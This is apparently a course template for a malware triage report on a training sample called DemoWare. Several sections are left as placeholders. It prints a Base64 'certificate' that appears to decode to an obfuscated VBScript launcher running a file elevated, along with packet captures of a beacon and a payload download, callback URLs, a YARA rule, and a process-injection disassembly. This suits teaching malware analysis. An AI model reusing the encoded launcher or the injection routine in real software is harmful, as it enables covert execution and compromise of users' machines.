

Practical Malware Analysis & Triage

Malware Analysis Report

DemoWare Cryptor-Dropper Malware

Oct 2021 | HuskyHacks | v1.0



Table of Contents

Table	e of Contents	
	cutive Summary	
	-Level Technical Summary	
	ware Composition	
	vupdate.exe	
	t1.crt:	
	c Static Analysis	
	c Dynamic Analysis	
	anced Static Analysis	
	anced Dynamic Analysis	
Indicators of Compromise		
	etwork Indicators	
Но	ost-based Indicators	11
Rules	es & Signatures	
	endices	
Α.	Yara Rules	14
В.	Callback URLs	14
C.	Decompiled Code Snippets	15



Executive Summary

SHA256 hash A6AA84358130078F9455773AF1E9EF2C7710934F72DF8514C9A62ABEB83D2E81


DemoWare is a cryptor-dropper malware sample first identified on Oct $15^{\rm th}$, 2021. It is a GoLang-compiled dropper that runs on the x64 Windows operating system. It consists of two payloads that are executed in succession following a successful spearphishing attempt. Symptoms of infection include infrequent beaconing to any of the URLs listed in Appendix B, random blue screen popups on the endpoint, and an executable named "srvupdate.exe" appearing in the %APPDATA% directory.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.



High-Level Technical Summary

DemoWare consists of two parts: an encrypted stage 0 dropper and an unpacked and decoded stage 2 command execution program. It first attempts to contact its callback URL (hxxps://demowarecallback.local) and unpacks its stage 2 payload if successful. Then, loren ipsum....





Malware Composition

DemoWare consists of the following components:

File Name	SHA256 Hash
srvupdate.exe	A6AA84358130078F9455773AF1E9EF2C7710934F72DF8514C9A62ABEB83D2E81
crt1.crt	A6AA84358130078F9455773AF1E9EF2C7710934F72DF8514C9A62ABEB83D2E81

srvupdate.exe

The initial executable that runs after a successful spearphish. Loren ipsum...

crt1.crt:

A Base64 encoded CRT file containing the second stage payload. Loren ipsum...

```
----BEGIN CERTIFICATE----
1
2
     Z2V0VXBkYXR1KCkKC1N1YiBnZXRVcGRhdGUoKQphID0gIkN2VnY6d1Z2XHZWd1d2
3
    VnZpdlZ2bnZWdmR2VnZvdlZ2d3ZWdnN2VnZcdlZ2TXZWdml2VnZjdlZ2cnZWdm92
    VnZzdlZ2b3ZWdmZ2VnZ0dlZ2LnZWdk52VnZFdlZ2VHZWdlx2VnZGdlZ2cnZWdmF2
4
    VnZtdlZ2ZXZWdnd2VnZvdlZ2cnZWdmt2VnZcdlZ2dnZWdjR2VnYudlZ2MHZWdi52
5
6
     VnYzdlZ2MHZWdjN2VnYxdlZ2OXZWdlx2VnZNdlZ2U3ZWdkJ2VnZ1dlZ2aXZWdmx2
7
    VnZkdlZ2LnZWdmV2VnZ4dlZ2ZXZWdiIKCmFhID0gIkN2VnY6dlZ2XHZWdnV2VnZz
8
     dlZ2ZXZWdnJ2VnZzdlZ2XHZWdlB2VnZ1dlZ2YnZWdmx2VnZpdlZ2Y3ZWdlx2VnZE
     dlZ2b3ZWdmN2VnZ1dlZ2bXZWdmV2VnZudlZ2dHZWdnN2VnZcdlZ2eHZWdm12VnZs
9
     dlZ2LnZWdnh2VnZtdlZ2bHZWdiIKCmFhYSA9IHVwZGF0ZShhLCAidlZ2IikKYWFh
10
11
     YSA9IHVwZGF0ZShhYSwgInZWdiIpCgpTZXQgb2JqID0gR2V0T2JqZWN0KCJuZXc6
12
     QzA4QUZEOTAtRjJBMS0xMUQxLTg0NTUtMDBBMEM5MUYzODgwIikKICAgIG9iai5E
13
     b2N1bWVudC5BcHBsaWNhdGlvbi5TaGVsbEV4ZWN1dGUgYWFhLCBhYWFhLCBOdWxs
14
     LCAicnVuYXMiLCAwCgpFbmQgU3ViCkZ1bmN0aW9uIHVwZGF0ZShjY2osIGpqYykK
     RGltIHN0cgpzdHIgPSBSZXBsYWNlKGNjaiwgampjLCAiIikKdXBkYXRlID0gc3Ry
15
16
    CkVuZCBGdW5jdGlvbg==
17
     ----END CERTIFICATE----
```

Fig 1: Base64 encoded cert of the stage 1 payload.



Basic Static Analysis
{Screenshots and description about basic static artifacts and methods}



Basic Dynamic Analysis
{Screenshots and description about basic dynamic artifacts and methods}



Advanced Static Analysis
{Screenshots and description about findings during advanced static analysis}



Advanced Dynamic Analysis
{Screenshots and description about advanced dynamic artifacts and methods}



Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

{Description of network indicators}

```
    Hypertext Transfer Protocol

  > GET / HTTP/1.1\r\n
    User-Agent: intrt explr\r\n
    Host: serv1.ec2-102-95-13-2-ubuntu.local\r\n
     [Full request URI: http://serv1.ec2-102-95-13-2-ubuntu.local/]
    [HTTP request 1/1]
     [Response in frame: 18]
0000 45 00 00 7d 53 ca 40 00 80 06 d8 3d 0a 0a 01 ee E··}S·@····=···
0010 c0 00 02 7b 43 de 00 50 a3 e6 4a ed 3e df a3 db ···{C··P··J·>···
0020 50 18 04 00 06 50 00 00 47 45 54 20 2f 20 48 54 P····P·· GET / HT
0030 54 50 2f 31 2e 31 0d 0a 55 73 65 72 2d 41 67 65 TP/1.1. User-Age
0040 6e 74 3a 20 69 6e 74 72 74 20 65 78 70 6c 72 0d nt: intr t explr-
0050 0a 48 6f 73 74 3a 20 73 65 72 76 31 2e 65 63 32 Host: s erv1.ec2
0060 2d 31 30 32 2d 39 35 2d 31 33 2d 32 2d 75 62 75 -102-95- 13-2-ubu
0070 6e 74 75 2e 6c 6f 63 61 6c 0d 0a 0d 0a
                                                       ntu.loca 1····
```

Fig 3: WireShark Packet Capture of initial beacon check-in




```
0101 .... = Header Length: 20 bytes (5)
  > Flags: 0x018 (PSH, ACK)
    Window: 8212
    [Calculated window size: 2102272]
    [Window size scaling factor: 256]
    Checksum: 0x1cd5 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > [SEQ/ACK analysis]
  > [Timestamps]
    TCP payload (1460 bytes)
    [Reassembled PDU in frame: 97]
    TCP segment data (1460 bytes)
0000 45 00 05 dc 75 64 40 00 80 06 67 c8 0a 0a 01 ee E···ud@···g····
0010 Oa Oa O1 ee OO 50 43 df f8 c5 a8 fe 8c Of e3 fc .....PC ......
0020 50 18 20 14 1c d5 00 00 53 65 72 76 65 72 3a 20 P····· Server:
0030 46 61 6b 65 4e 65 74 2f 31 2e 33 0d 0a 44 61 74 FakeNet/ 1.3··Dat
0040 65 3a 20 53 75 6e 2c 20 31 32 20 53 65 70 20 32 e: Sun, 12 Sep 2
0050 30 32 31 20 31 36 3a 31 38 3a 34 39 20 47 4d 54 021 16:1 8:49 GMT
0060 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 ··Conten t-Type:
0070 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 6d 73 applicat ion/x-ms
0080 64 6f 77 6e 6c 6f 61 64 0d 0a 43 6f 6e 74 65 6e download · Conten
0090 74 2d 4c 65 6e 67 74 68 3a 20 33 32 37 36 38 0d
                                                 t-Length : 32768
00a0 0a 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff
                                                   · · • MZ · · · · · · · · · · ·
00b0 ff 00 00 b8 00 00 00 00 00 00 40 00 00 00 00
                                                  ···<u>····</u>·· ····@····
                                                  ...... ....
00e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd
```

Fig 4: WireShark Packet Capture of stage 2 executable download.

Host-based Indicators

{Description of host-based indicators}







Rules & Signatures

A full set of YARA rules is included in Appendix A.

{Information on specific signatures, i.e. strings, URLs, etc}



Appendices

A. Yara Rules

Full Yara repository located at: http://github.com/HuskyHacks/PMAT-lab

```
rule Yara_Example {
    meta:
        last_updated = "2021-10-15"
        author = "PMAT"
        description = "A sample Yara rule for PMAT"

strings:
    // Fill out identifying strings and other criteria
    $string1 = "YOURETHEMANNOWDOG" ascii
    $string2 = "nim"
    $PE_magic_byte = "MZ"
    $sus_hex_string = { FF E4 ?? 00 FF }

condition:
    // Fill out the conditions that must be met to identify the binary
    $PE_magic_byte at 0 and
        ($string1 and $string2) or

$sus_hex_string
}
```

B. Callback URLs

Domain	Port
hxxps://demowaredomain.local	443
hxxps://ec2-109-80-34-2.local	443
Hxxp://srv3.freetshirts.local	80



C. Decompiled Code Snippets

```
; BOOL bInheritHandle
                                    ; DWORD dwDesiredAccess
                                    ; 0x402004 ; HANDLE OpenProcess(DWORD dwDesiredAccess, BOOL bI...
call
        dword [OpenProcess]
push
        0x40
        0x3000
push
        0x145
mov
        edi, eax
push
                                   ; LPVOID lpAddress
push
                                    ; HANDLE hProcess
        dword [VirtualAllocEx]
                                    ; 0x40200c ; LPVOID VirtualAllocEx(HANDLE hProcess, LPVOID lpA...
call
push
                                    ; SIZE_T *lpNumberOfBytesWritten
        esi, eax
mov
lea
        eax, [lpBuffer]
                                    ; 325 ; SIZE_T nSize
                                    ; LPCVOID lpBuffer
push
        eax
                                    ; LPVOID lpBaseAddress
        esi
                                    ; HANDLE hProcess
push
        edi
        dword [WriteProcessMemory] ; 0x402000 ; BOOL WriteProcessMemory(HANDLE hProcess, LPVOID 1...
call
push
        esi
push
                                    ; LPSECURITY_ATTRIBUTES lpThreadAttributes
                                    ; HANDLE hProcess
push
        edi
        dword [CreateRemoteThread] ; 0x402010 ; HANDLE CreateRemoteThread(HANDLE hProcess, LPSECU...
call
        edi
                                    ; HANDLE hObject
                                    ; 0x402008 ; BOOL CloseHandle(HANDLE hObject)
        dword [CloseHandle]
```

Fig 5: Process Injection Routine in Cutter